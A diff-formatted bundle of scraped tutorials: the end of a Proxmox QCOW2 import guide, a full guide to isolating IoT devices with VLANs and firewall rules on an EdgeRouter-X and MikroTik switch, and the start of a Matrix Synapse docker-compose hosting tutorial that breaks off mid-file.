2. Proxmox storage name,
|
||||
3. Location of the Proxmox QCOW2 image file.
|
||||
|
||||
If you don't have them or don't know where to find them, just open your Proxmox web UI dashboard. On the left pane, you will see the virtual machine's IDs and the storage name.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Virtual-Machine-IDs-And-Storage-Name-In-Proxmox.png)
|
||||
|
||||
Virtual Machine IDs And Storage Name In Proxmox
|
||||
|
||||
Here, my FreeBSD 12 VM id is **"107"** and Proxmox storage name is **"local"**. And the directory path where I saved the QCOW2 image is **`/var/lib/vz/template/qcow/`** (Please refer Step 2.).
|
||||
|
||||
Change into the `/var/lib/vz/template/qcow/` directory:
|
||||
|
||||
$ cd /var/lib/vz/template/qcow/
|
||||
|
||||
Now, import the QCOW2 image into the Proxmox server using command:
|
||||
|
||||
$ sudo qm importdisk 107 FreeBSD-12.3-RELEASE-amd64.qcow2 local
|
||||
|
||||
Replace the VM id (107) and storage name (local) with your own.
|
||||
|
||||
**Sample Output:**
|
||||
|
||||
importing disk 'FreeBSD-12.3-RELEASE-amd64.qcow2' to VM 107 ...
|
||||
Formatting '/var/lib/vz/images/107/vm-107-disk-1.raw', fmt=raw size=5369626624 preallocation=off
|
||||
transferred 0.0 B of 5.0 GiB (0.00%)
|
||||
transferred 52.7 MiB of 5.0 GiB (1.03%)
|
||||
\[...\]
|
||||
transferred 5.0 GiB of 5.0 GiB (100.00%)
|
||||
transferred 5.0 GiB of 5.0 GiB (100.00%)
|
||||
**Successfully imported disk** as 'unused0:local:107/vm-107-disk-1.raw'
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Import-QCOW2-Into-Proxmox.png)
|
||||
|
||||
Import QCOW2 Into Proxmox
|
||||
|
||||
We imported the virtual disk to Proxmox. Now go back to the Proxmox web UI dashboard and attach the virtual disk to the VM.
|
||||
|
||||
## Step 5: Attach QCOW2 Virtual Disk to VM
|
||||
|
||||
Click on the Virtual machine that you created in step 3. In my case, it is FreeBSD 12 VM. Select **"Hardware"** tab. On the right hand side, you will the newly imported QCOW2 disk as **unused disk**. Select the unused disk and then click **"Edit"** button.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Edit-Unused-Disk.png)
|
||||
|
||||
Edit Unused Disk
|
||||
|
||||
Choose the bus type as **"VirtIO Block"** to get best disk I/O performance and hit **"Add"** button.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Change-Bus-Type-To-VirtIO-Block.png)
|
||||
|
||||
Change Bus Type To VirtIO Block
|
||||
|
||||
You will now see a newly disk with VirtIO as bus type has been attached to the VM.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Attach-New-Disk-To-Proxmox-VM.png)
|
||||
|
||||
Attach New Disk To Proxmox VM
|
||||
|
||||
Great! We successfully attached a new disk to the Proxmox VM.
|
||||
|
||||
## Step 6: Change the Boot Order
|
||||
|
||||
To make the VM to boot from the newly added disk, we must change the boot order.
|
||||
|
||||
Select **Virtual machine -> Options -> Boot Order**.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Select-Boot-Order.png)
|
||||
|
||||
Select Boot Order
|
||||
|
||||
In order to boot from the new disk, it must be on top in the boot order window. Select the newly added VirtIO disk and drag it to the top. Make sure you checked the tick box to enable the disk. Click "OK" to save.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Change-Disk-Boot-Order-In-Proxmox.png)
|
||||
|
||||
Change Disk Boot Order In Proxmox
|
||||
|
||||
Now start the virtual machine. It should boot from the new disk.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/FreeBSD-Virtual-Machine-Running-In-Proxmox.png)
|
||||
|
||||
FreeBSD Virtual Machine Running In Proxmox
|
||||
|
||||
That's it. Start using the newly created virtual machine.
|
||||
|
||||
## Conclusion
|
||||
|
||||
This guide explained how to **import a QCOW2 disk image into Proxmox VE** and how to **create a new virtual machine using the QCOW2** virtual disk. By following this guide, you can import any software appliances that are available in QCOW2 format in Proxmox hypervisor.
|
||||
+544
@@ -0,0 +1,544 @@
|
||||
---
|
||||
page-title: "How to secure IOT devices with VLANs and firewall rules on an Ubiquiti EdgeRouter-X and a MikroTik switch running SwOS Lite · GeekBitZone.com - Passionate About Tech"
|
||||
url: https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/
|
||||
date: "2024-12-16 17:41:48"
|
||||
---
|
||||
**Deprecation Notice:** *This article was written more than a year ago which means that its information might no longer be up-to-date. We cannot therefore guarantee the accuracy of it's contents.*
|
||||
|
||||
---
|
||||
|
||||
## Table of Contents
|
||||
|
||||
- [Firmware versions used](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#firmware-versions-used)
|
||||
- [Network overview](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#network-overview)
|
||||
- [Setting up a VLAN on the EdgeRouter](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#setting-up-a-vlan-on-the-edgerouter)
|
||||
- [Enabling VLAN on the switch0 interface](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#enabling-vlan-on-the-switch0-interface)
|
||||
- [Creating a DHCP server for the VLAN](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#creating-a-dhcp-server-for-the-vlan)
|
||||
- [Setting up Firewall NAT Groups on the EdgeRouter](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#setting-up-firewall-nat-groups-on-the-edgerouter)
|
||||
- [Setting up Firewall Policies on the EdgeRouter](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#setting-up-firewall-policies-on-the-edgerouter)
|
||||
- [Setting up a VLAN on the CSS610-8G-2S+IN](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#setting-up-a-vlan-on-the-css610-8g-2sin)
|
||||
- [Verifying the setup](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#verifying-the-setup)
|
||||
- [Test 1: Can the IOT device reach the Internet?](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#test-1-can-the-iot-device-reach-the-internet)
|
||||
- [Test 2: Can the IOT device reach other devices outside VLAN 10?](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#test-2-can-the-iot-device-reach-other-devices-outside-vlan-10)
|
||||
- [Test 3: Can the IOT device reach the router (gateway)?](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#test-3-can-the-iot-device-reach-the-router-gateway)
|
||||
- [Test 4: Can devices on the main network (outside VLAN 10) reach the IOT device?](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#test-4-can-devices-on-the-main-network-outside-vlan-10-reach-the-iot-device)
|
||||
- [Summary](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#summary)
|
||||
- [References](https://www.geekbitzone.com/posts/2021/networking/vlans/vlan-edgerouter-mikrotik/edgerouter-mikrotik-swos-vlan/#references)
|
||||
|
||||
---
|
||||
|
||||
## How to secure IOT devices with VLANs and firewall rules on an Ubiquiti EdgeRouter-X and a MikroTik switch running SwOS Lite
|
||||
|
||||
The Ubiquiti Networks™ EdgeMAX® [EdgeRouter™ X](https://www.ui.com/edgemax/edgerouter-x/) and the MikroTik [CSS610-8G-2S+IN](https://mikrotik.com/product/css610_8g_2s_in) layer 2 switch are very affordable networking devices sold by respective vendors in this price bracket. We will in this tutorial explore how to set up a Virtual Local Area Network (**VLAN**) with firewall rules between an EdgeRouter™ X and a CSS610-8G-2S+IN switch running [SwOS Lite](https://wiki.mikrotik.com/wiki/SwOS/CSS610).
|
||||
|
||||
---
|
||||
|
||||
## Firmware versions used
|
||||
|
||||
The following firmware versions were used in this article:
|
||||
|
||||
- [EdgeOS v2.0.9-hotfix.1](https://www.ui.com/download/edgemax/default/default/edgerouter-er-xer-x-sfpep-r6er-10x-firmware-v209-hotfix1)
|
||||
- [SwOS Lite 2.13](https://www.mikrotik.com/download)
|
||||
|
||||
---
|
||||
|
||||
## Network overview
|
||||
|
||||
In this simple network diagram we have assumed that the Internet (WAN) is connected to port **eth0** on the EdgeRouter. On the LAN side, **eth1** is connected to **port 1** on the MikroTik switch. Finally, on **port 2**, we have connected an insecure Internet of Things (IOT) device which we will isolate into its own VLAN.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Setting up a VLAN on the EdgeRouter
|
||||
|
||||
We will begin by logging in to the EdgeRouter. Open your router’s admin page, which in our case is `192.168.1.1`, and type in your `username` and `password`.
|
||||
|
||||
|
||||
|
||||
On the main **Dashboard**, select **Add Interface > Add VLAN**.
|
||||
|
||||
|
||||
|
||||
Pick a **VLAN ID** number between 0-4094. We have chosen `10`.
|
||||
|
||||
|
||||
|
||||
Set **Interface** to `switch0`.
|
||||
|
||||
|
||||
|
||||
Type in a **Description** for this VLAN (optional). We will name it `IOT`.
|
||||
|
||||
|
||||
|
||||
Set **Address** to `Manually define IP address`. We have chosen: `10.0.10.1/24`, but feel free to use any IP within the reserved [RFC1918](https://tools.ietf.org/html/rfc1918) ranges.
|
||||
|
||||
Press **Save** to close the window.
|
||||
|
||||
|
||||
|
||||
We can now see on the main dashboard that a new interface, **switch0.10**, has been created. This is the interface for our IOT VLAN 10.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Enabling VLAN on the switch0 interface
|
||||
|
||||
We will now make the **switch0** interface VLAN-aware by tagging VLAN ID **10** to port **eth1**.
|
||||
|
||||
Place your mouse cursor over the **switch0** row and select **Actions > Config**.
|
||||
|
||||
*Note: do not accidentally select the IOT switch0.10 interface!*
|
||||
|
||||
|
||||
|
||||
Navigate to the **Vlan** tab.
|
||||
|
||||
|
||||
|
||||
`Enable` the **VLAN Aware** checkbox.
|
||||
|
||||
|
||||
|
||||
Make sure that **Switch Ports** have been `enabled` on **eth1** and set **vid** to VLAN `10`.
|
||||
|
||||
|
||||
|
||||
Press **Save** to close the window.
|
||||
|
||||
*Note: The **vid** value is for tagged traffic leaving the port, while **pvid** is used for untagged traffic arriving at the port.*
|
||||
|
||||
---
|
||||
|
||||
## Creating a DHCP server for the VLAN
|
||||
|
||||
We will now create a DHCP Server so that any devices connected to this VLAN will automatically receive an IP address.
|
||||
|
||||
Navigate to the **Services > DHCP Server** tab and select **Add DHCP Server**.
|
||||
|
||||
|
||||
|
||||
Give the server a **DHCP Name**. We will call it `IOT`.
|
||||
|
||||
|
||||
|
||||
For the **Subnet**, type `10.0.10.0/24`.
|
||||
|
||||
|
||||
|
||||
Our DHCP **Range Start** is `10.0.10.100` and **Range Stop** will be `10.0.10.254`. Feel free to use any range, but bear in mind that if you want to assign static IP addresses to your devices, this entire IP range cannot be occupied by DHCP.
|
||||
|
||||
|
||||
|
||||
Set the **Router** address to `10.0.10.1`.
|
||||
|
||||
|
||||
|
||||
Finally, assign a **DNS 1** record to this DHCP server. We will simply use the *router’s* address, `10.0.10.1`, since all traffic will flow through here anyway. (Optionally, assign a second DNS record, such as `1.1.1.1` or `8.8.8.8`, under **DNS 2** for added redundancy.)
|
||||
|
||||
|
||||
|
||||
Press **Save** to close the window.
|
||||
|
||||
If we look at the page we can now see that **IOT** has been added to the list of DHCP servers.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Setting up Firewall NAT Groups on the EdgeRouter
|
||||
|
||||
We will now set up a few firewall rules to prevent IOT devices from communicating with other devices on the local area network and to only allow them Internet access.
|
||||
|
||||
*Note: This section has deliberately been made as simple as possible and does not cover every possible firewall rule since every user’s network setup is different.*
|
||||
|
||||
Navigate to the **Firewall/NAT > Firewall/NAT Groups** tab and select **Add Group**.
|
||||
|
||||
|
||||
|
||||
We will now define a **Network Group** of *Private Internets* based on the [RFC1918](https://tools.ietf.org/html/rfc1918) standard, which we will later use in our firewall rules.
|
||||
|
||||
Under **Name**, type `RFC1918`.
|
||||
|
||||
|
||||
|
||||
Give a **Description** (optional). We will type `RFC1918 ranges`.
|
||||
|
||||
|
||||
|
||||
Set **Group Type** to `Network Group` and press **Save** to close the window.
|
||||
|
||||
|
||||
|
||||
We will now edit our newly created network group. On the **RFC1918** line, select **Actions > Config**.
|
||||
|
||||
|
||||
|
||||
Under **Network**, type the following three RFC1918 ranges:
|
||||
|
||||
- 10.0.0.0/8
|
||||
- 172.16.0.0/12
|
||||
- 192.168.0.0/16
|
||||
|
||||
Press **Add New** to create another entry and **Save** to confirm the changes.
|
||||
|
||||
|
||||
|
||||
This window will not close until you press **X** in the upper right corner.
|
||||
|
||||
|
||||
|
||||
Confirm that the **Number of group members** column shows **3** members.
|
||||
|
||||

|
||||
|
||||
---
|
||||
|
||||
## Setting up Firewall Policies on the EdgeRouter
|
||||
|
||||
With the Network Group set up out of the way, we will now set up firewall policies. Our plan is to block access to the local area network as well as the router from the IOT network and only allow direct Internet access. Safe devices, *outside* the IOT network, should still be able to communicate with the IOT devices, but not the other way around.
|
||||
|
||||
The EdgeRouter defines traffic as such:
|
||||
|
||||
- **IN** - Traffic coming from the VLAN into the EdgeRouter.
|
||||
- **OUT** - Traffic going out of the EdgeRouter and into the VLAN.
|
||||
- **LOCAL** - Traffic on the VLAN itself (broadcasts and inter-vlan communication).
|
||||
|
||||
Navigate to the **Firewall/NAT > Firewall Policies** tab and select **Add Ruleset**.
|
||||
|
||||
|
||||
|
||||
In the **Create New Firewall Ruleset** window, type `IOT_IN` in the **Name** field.
|
||||
|
||||
|
||||
|
||||
Type a **Description** (optional) for this rule. Will type `IOT to Router`.
|
||||
|
||||
|
||||
|
||||
Finally, set the **Default action** to `Accept` and press **Save** to close the window.
|
||||
|
||||
|
||||
|
||||
We will now repeat the previous step by creating another rule, which this time is a *local* rule.
|
||||
|
||||
Press the **Add Ruleset** button.
|
||||
|
||||
|
||||
|
||||
In the **Name** field, type `IOT_LOCAL`.
|
||||
|
||||
|
||||
|
||||
Type in a **Description** (optional) for this rule. We will call it `IOT to Local Network`.
|
||||
|
||||
|
||||
|
||||
Make sure that the **Default action** is set to `Drop` and press **Save** to close the window.
|
||||
|
||||
|
||||
|
||||
We will now edit the **IOT\_IN** Ruleset. Place your cursor over this line and select **Actions > Edit Ruleset**.
|
||||
|
||||
|
||||
|
||||
On the **Ruleset Configuration for IOT\_IN** page, select **Add New Rule**.
|
||||
|
||||
|
||||
|
||||
On the **Basic** tab, type in a **Description** for this rule. We will write `Accept Established/Related`.
|
||||
|
||||
|
||||
|
||||
Change the default **Action** to `Accept`.
|
||||
|
||||
|
||||
|
||||
Leave **Protocol** set to `All protocols`.
|
||||
|
||||
|
||||
|
||||
Head over to the **Advanced** tab and set **State** to `Established` and `Related`.
|
||||
|
||||
Press **Save** to close the window.
|
||||
|
||||
|
||||
|
||||
On the **Ruleset Configuration for IOT\_IN** page, press the **Add New Rule** button to create another rule.
|
||||
|
||||
|
||||
|
||||
On the **Basic** tab, change the **Description** to `Drop Local Access`.
|
||||
|
||||
|
||||
|
||||
Set default **Action** to `Drop`.
|
||||
|
||||
|
||||
|
||||
Leave **Protocol** set to `All protocols`.
|
||||
|
||||
|
||||
|
||||
Head over to the **Destination** tab and set the **Network Group** to `RF1918 ranges`.
|
||||
|
||||
Press **Save** to close the window.
|
||||
|
||||
|
||||
|
||||
On the **Ruleset Configuration for IOT\_IN** page, head over to the **Interfaces** tab.
|
||||
|
||||
|
||||
|
||||
On the **Interfaces** tab, set **Interface** to `switch0.10` and change the **Direction** to `in`.
|
||||
|
||||
Press **Save Ruleset**, followed by the **X** button to close the window.
|
||||
|
||||
|
||||
|
||||
We will now open up two ports for *DNS* and *DHCP* requests.
|
||||
|
||||
On the **Firewall Policies** page, place your cursor over the **IOT\_LOCAL** row and select **Actions > Edit Ruleset**.
|
||||
|
||||
|
||||
|
||||
On the **Ruleset Configuration for IOT\_LOCAL** page, press **Add New Rule**.
|
||||
|
||||
|
||||
|
||||
On the **Basic** tab, change the **Description** to `Accept DNS`.
|
||||
|
||||
|
||||
|
||||
Set the default **Action** to `Accept`.
|
||||
|
||||
|
||||
|
||||
Set the **Protocol** to `Both TCP and UDP`.
|
||||
|
||||
|
||||
|
||||
Head over to the **Destination** tab and set the **Port** number to `53`.
|
||||
|
||||
Press **Save** to close the window.
|
||||
|
||||
|
||||
|
||||
Back on the **Ruleset Configuration for IOT\_LOCAL** page, press the **Add New Rule** button.
|
||||
|
||||
|
||||
|
||||
Change the **Description** to `Accept DHCP`.
|
||||
|
||||
|
||||
|
||||
Set the default **Action** to `Accept`.
|
||||
|
||||
|
||||
|
||||
Set the **Protocol** to `UDP`.
|
||||
|
||||
|
||||
|
||||
Head over to the **Destination** tab and set the **Port** number to `67`.
|
||||
|
||||
Press **Save** to close the window.
|
||||
|
||||
|
||||
|
||||
On the **Ruleset Configuration for IOT\_LOCAL** page, head over to the **Interfaces** tab.
|
||||
|
||||
|
||||
|
||||
On the **Interfaces** tab, set **Interface** to `switch0.10` and change the **Direction** to `local`.
|
||||
|
||||
Press **Save Ruleset**, followed by the **X** button to close the window.
|
||||
|
||||
|
||||
|
||||
The completed Firewall Policies page should now look like this.
|
||||
|
||||
|
||||
|
||||
We have now finished configuring the EdgeRouter and will head over to the MikroTik switch to set up a VLAN.
|
||||
|
||||
---
|
||||
|
||||
## Setting up a VLAN on the CSS610-8G-2S+IN
|
||||
|
||||
We will begin by logging in to the CSS610-8G-2S+IN switch. Open the admin page, which in our case is `192.168.1.88`, and type in your `username` and `password`.
|
||||
|
||||
|
||||
|
||||
We can see on the **Link** tab that **Port1** is connected to the `EdgeRouter` and that **Port2** is connected to the `IOT` device. (We have named the ports ourselves).
|
||||
|
||||
|
||||
|
||||
With this knowledge at hand, navigate to the **VLAN** tab.
|
||||
|
||||
|
||||
|
||||
On the **IOT** port, set **VLAN Mode** to `strict`.
|
||||
|
||||
|
||||
|
||||
Set **VLAN Receive** to accept `only untagged` traffic.
|
||||
|
||||
|
||||
|
||||
Finally, set the **Default VLAN ID** to `10`, which is the VLAN value used on the EdgeRouter.
|
||||
|
||||
|
||||
|
||||
Press **Apply All** to save the changes.
|
||||
|
||||
|
||||
|
||||
Next, navigate to the **VLANs** tab where you will be presented by a blank page.
|
||||
|
||||
|
||||
|
||||
Press the **Append** button to create a new entry.
|
||||
|
||||
|
||||
|
||||
Enter `10` under **VLAN ID**.
|
||||
|
||||
|
||||
|
||||
Only check the port **Members** that should belong to VLAN 10. In this case `one` and `two` have been checked, i.e. the EdgeRouter and the IOT Device.
|
||||
|
||||
|
||||
|
||||
Press **Apply All** to save the changes.
|
||||
|
||||
|
||||
|
||||
The VLAN has now been set up on the MikroTik switch.
|
||||
|
||||
---
|
||||
|
||||
## Verifying the setup
|
||||
|
||||
We are now ready to test if the VLAN and the firewall rules actually work. In the following section we will be logging in to our devices, both inside and outside the IOT VLAN to see if certain destinations can reached with the `ping` command.
|
||||
|
||||
- Our EdgeRouter has an IP address of `192.168.1.1` on the main network and `10.0.10.1` on the IOT VLAN.
|
||||
- The IOT Device has an IP address of `10.0.10.100`.
|
||||
- We also have a computer on the main network with an IP address of `192.168.1.100`.
|
||||
|
||||
---
|
||||
|
||||
### Test 1: Can the IOT device reach the Internet?
|
||||
|
||||
We will ping `google.com` from `10.0.10.100` (inside VLAN 10).
|
||||
|
||||
```
|
||||
$ ping google.com
|
||||
|
||||
PING google.com (172.217.169.78): 56 data bytes
|
||||
64 bytes from 172.217.169.78: icmp_seq=0 ttl=118 time=1.547 ms
|
||||
64 bytes from 172.217.169.78: icmp_seq=1 ttl=118 time=1.590 ms
|
||||
64 bytes from 172.217.169.78: icmp_seq=2 ttl=118 time=1.713 ms
|
||||
--- google.com ping statistics ---
|
||||
3 packets transmitted, 3 packets received, 0.0% packet loss
|
||||
round-trip min/avg/max/stddev = 1.547/1.617/1.713/0.070 ms
|
||||
```
|
||||
|
||||
**Result:** The IOT device *can* reach the internet.
|
||||
|
||||
---
|
||||
|
||||
### Test 2: Can the IOT device reach other devices outside VLAN 10?
|
||||
|
||||
We will ping `192.168.1.100`, which is a computer on the main network, from `10.0.10.100`.
|
||||
|
||||
```
|
||||
$ ping 192.168.1.100
|
||||
|
||||
PING 192.168.1.100 (192.168.1.100): 56 data bytes
|
||||
Request timeout for icmp_seq 0
|
||||
Request timeout for icmp_seq 1
|
||||
Request timeout for icmp_seq 2
|
||||
--- 192.168.1.100 ping statistics ---
|
||||
4 packets transmitted, 0 packets received, 100.0% packet loss
|
||||
```
|
||||
|
||||
**Result:** The IOT device *can not* reach devices outside VLAN 10 on a private network.
|
||||
|
||||
---
|
||||
|
||||
### Test 3: Can the IOT device reach the router (gateway)?
|
||||
|
||||
We will ping `10.0.10.1` and `192.168.1.1` from `10.0.10.100`.
|
||||
|
||||
```
|
||||
$ ping 10.0.10.1
|
||||
|
||||
PING 10.0.10.1 (10.0.10.1): 56 data bytes
|
||||
Request timeout for icmp_seq 0
|
||||
Request timeout for icmp_seq 1
|
||||
Request timeout for icmp_seq 2
|
||||
--- 10.0.10.1 ping statistics ---
|
||||
4 packets transmitted, 0 packets received, 100.0% packet loss
|
||||
|
||||
$ ping 192.168.1.1
|
||||
|
||||
PING 192.168.1.1 (192.168.1.1): 56 data bytes
|
||||
Request timeout for icmp_seq 0
|
||||
Request timeout for icmp_seq 1
|
||||
Request timeout for icmp_seq 2
|
||||
--- 192.168.1.1 ping statistics ---
|
||||
4 packets transmitted, 0 packets received, 100.0% packet loss
|
||||
```
|
||||
|
||||
**Result:** The router *can not* be reached from within or outside VLAN 10.
|
||||
|
||||
---
|
||||
|
||||
### Test 4: Can devices on the main network (outside VLAN 10) reach the IOT device?
|
||||
|
||||
We will use a computer on the main network, `192.168.1.100`, to ping the IOT device at `10.0.10.100`.
|
||||
|
||||
```
|
||||
$ ping 10.0.10.100
|
||||
|
||||
PING 10.0.10.100 (10.0.10.100): 56 data bytes
|
||||
64 bytes from 10.0.10.100: icmp_seq=0 ttl=63 time=0.870 ms
|
||||
64 bytes from 10.0.10.100: icmp_seq=1 ttl=63 time=1.088 ms
|
||||
64 bytes from 10.0.10.100: icmp_seq=2 ttl=63 time=1.290 ms
|
||||
--- 10.0.10.100 ping statistics ---
|
||||
3 packets transmitted, 3 packets received, 0.0% packet loss
|
||||
round-trip min/avg/max/stddev = 0.870/1.083/1.290/0.172 ms
|
||||
```
|
||||
|
||||
**Result:** Devices on the main network *can* reach the IOT network.
|
||||
|
||||
---
|
||||
|
||||
## Summary
|
||||
|
||||
This tutorial has shown how you can secure IOT devices from the main network by setting up a Virtual Local Area Network (**VLAN**) with firewall rules between an Ubiquiti Networks™ EdgeMAX® **EdgeRouter™ X**, and a MikroTik **CSS610-8G-2S+IN** switch running **SwOS Lite**.
|
||||
|
||||
---
|
||||
|
||||
## References
|
||||
|
||||
**EdgeRouter™ X**
|
||||
[https://www.ui.com/edgemax/edgerouter-x/](https://www.ui.com/edgemax/edgerouter-x/)
|
||||
|
||||
**CSS610-8G-2S+IN**
|
||||
[https://mikrotik.com/product/css610\_8g\_2s\_in](https://mikrotik.com/product/css610_8g_2s_in)
|
||||
|
||||
**SwOS Lite Manual**
|
||||
[https://wiki.mikrotik.com/wiki/SwOS/CSS610](https://wiki.mikrotik.com/wiki/SwOS/CSS610)
|
||||
|
||||
**EdgeOS v2.0.9-hotfix.1 firmware**
|
||||
[https://www.ui.com/download/edgemax/default/default/edgerouter-er-xer-x-sfpep-r6er-10x-firmware-v209-hotfix1](https://www.ui.com/download/edgemax/default/default/edgerouter-er-xer-x-sfpep-r6er-10x-firmware-v209-hotfix1)
|
||||
|
||||
**SwOS Lite 2.13**
|
||||
[https://www.mikrotik.com/download](https://www.mikrotik.com/download)
|
||||
|
||||
**RFC1918 Private Internets**
|
||||
[https://tools.ietf.org/html/rfc1918](https://tools.ietf.org/html/rfc1918)
|
||||
@@ -0,0 +1,523 @@
|
||||
---
|
||||
page-title: "Matrix.org - Understanding Synapse Hosting"
|
||||
url: https://matrix.org/docs/older/understanding-synapse-hosting/
|
||||
date: "2024-12-25 10:09:17"
|
||||
---
|
||||
## Older documentation
|
||||
|
||||
This documentation hasn't been updated in a while. Some information might no longer be valid.
|
||||
|
||||
There may be more up to date information in [the new documentation section](https://matrix.org/docs).
|
||||
|
||||
## Understanding Synapse Hosting
|
||||
|
||||
In this tutorial we’re going to deploy a synapse instance with docker-compose. This tutorial is about getting a first hands-on experience with Synapse, but it is **NOT** a guide to deploying Synapse in production. Some best practices are missing for a production server. If you want to deploy Synapse to production, you most probably want at least:
|
||||
|
||||
- Monitoring
|
||||
- Backups
|
||||
- Joining the Matrix rooms or subscribing to the mailing-lists/RSS feeds to know when one of the components you use has a new release
|
||||
|
||||
For production setups, please see the relevant doc on [https://matrix-org.github.io/synapse/latest/](https://matrix-org.github.io/synapse/latest/)
|
||||
|
||||
## Defining What We Want
|
||||
|
||||
When deploying our own instance, we need to define what domain we want for our user IDs and room aliases, and take care about not leaving the door open to abusers, even in small experimental deployments.
|
||||
|
||||
### How Our MatrixID Will Look Like
|
||||
|
||||
Two very important concepts for the end-user in matrix are user IDs and room IDs.
|
||||
|
||||
- A typical user ID would be `@john:example.org`. It’s made of a username (john) and a provider domain (example.org).
|
||||
- A typical room address would be `#myroom:example.org`
|
||||
|
||||
Instead of example.org, we will want our own domain. In many cases, the root domain is already used to serve a website or another service. Some people decide to use a subdomain, like `matrix.example.org`, resulting in Matrix IDs following the format `@john:matrix.example.org`.
|
||||
|
||||
While this works in practice, the `matrix.` subdomain looks redundant: we’re already chatting on Matrix, no need to tell me the person is on Matrix. It’s possible to keep serving Synapse on `matrix.example.org` but to still have `@john:example.org` Matrix ID, thanks to [delegation of incoming traffic](https://github.com/matrix-org/synapse/blob/develop/docs/delegate.md).
|
||||
|
||||
Let’s be careful nonetheless: it’s not possible to change the domain of an instance! Once you deploy it with a domain, it’s forever. This is why we are going to set-up delegation of incoming traffic from the beginning, even if we don’t have anything else served on the root domain at the moment.
|
||||
|
||||
### Not Leaving the Door Open
|
||||
|
||||
When setting up a Synapse instance, leaving registrations completely open without any sort of verification is a good way to get our server abused as a spam vector and added to many other servers’ blocklist.
|
||||
|
||||
You probably either want to close registrations entirely, add email or captcha verification, or even better: only allow registrations for email addresses matching a certain pattern (e.g. to restrict registrations to everyone in your organisation as long as they have a @example.org email address).
|
||||
|
||||
In any case, by default Synapse won’t start if you leave registrations completely open without verification and without bypassing that security setting. In our example we’ll close registrations entirely, and create accounts manually.
|
||||
|
||||
### General Concepts
|
||||
|
||||
On the infrastructure level, we will need to have a machine exposed to the Internet, and a domain name. The simplest way to get these is to rent a VPS at a provider and buy a domain at a registrar. Renting the VPS and buying the domain will not be covered in this tutorial. For the sake of transparency, we used a VPS from the German provider [Netcup](https://www.netcup.eu/), and bought a domain from [Gandi](https://www.gandi.net/).
|
||||
|
||||
We’re also going to deploy Synapse using docker containers: one for Synapse itself, one for the database Synapse relies on, one for a web server required to set-up delegation of incoming traffic, and one for the reverse proxy.
|
||||
|
||||
The reverse proxy we’re going to use is traefik. It’s the entry door for incoming traffic on our server. We will use it to secure connections by retrieving a certificate automatically, and to route the calls to the proper containers.
|
||||
|
||||
Finally, given containers are stateless, we will need to rely on volumes to persist the data. This is where the data and configuration files are stored.
|
||||
|
||||
## The Bare Minimum We Need
|
||||
|
||||
### A VPS with a public IP
|
||||
|
||||
Capacity planning is a notably difficult task when hosting a service. In the case of Matrix, the CPU, RAM and disk space usage grows essentially with the number of high traffic rooms your users are in.
|
||||
|
||||
A 100 users deployment in a closed federation can still be considered a fairly small deployment. A five users deployment in open federation and with users in large traffic rooms such as Matrix HQ can be more resource intensive.
|
||||
|
||||
We’re not going to cover how to monitor resources usage and how to scale a deployment in this tutorial: the goal is to get a first hands-on deployment for fun, so we’re going to deploy it on a reasonably small VPS.
|
||||
|
||||
### Docker and docker-compose
|
||||
|
||||
We assume you know what docker and docker-compose are, and that they are installed on a fresh server. You can find the documentation for docker and docker compose [on docker’s documentation centre](https://docs.docker.com/compose/).
|
||||
|
||||
### A domain name
|
||||
|
||||
In this particular example we chose Gandi, but any registrar will do. Synapse needs a domain name to be able to build Matrix IDs and room aliases, and you need to be able to at least add A records (and ideally AAAA, which we’re not going to cover in this tutorial for the sake of simplicity).
|
||||
|
||||
## Let’s Get Our Hands Dirty!
|
||||
|
||||
### The Global Architecture
|
||||
|
||||
|
||||
|
||||
### Adding DNS records
|
||||
|
||||
Assuming your domain name is example.org, you need to add A records to your VPS for the following domains:
|
||||
|
||||
- example.org
|
||||
- matrix.example.org
|
||||
|
||||
### docker-compose structure
|
||||
|
||||
A docker-compose file is used to describe what containers we want to set-up, what volumes they are going to rely on, and how to reach each container from the outside world.
|
||||
|
||||
Here is a dummy docker-compose file that only starts a nginx instance, for reference:
|
||||
|
||||
```
|
||||
version: '3'
|
||||
|
||||
services:
|
||||
|
||||
nginx:
|
||||
image: "nginx:1.23.1"
|
||||
restart: "always"
|
||||
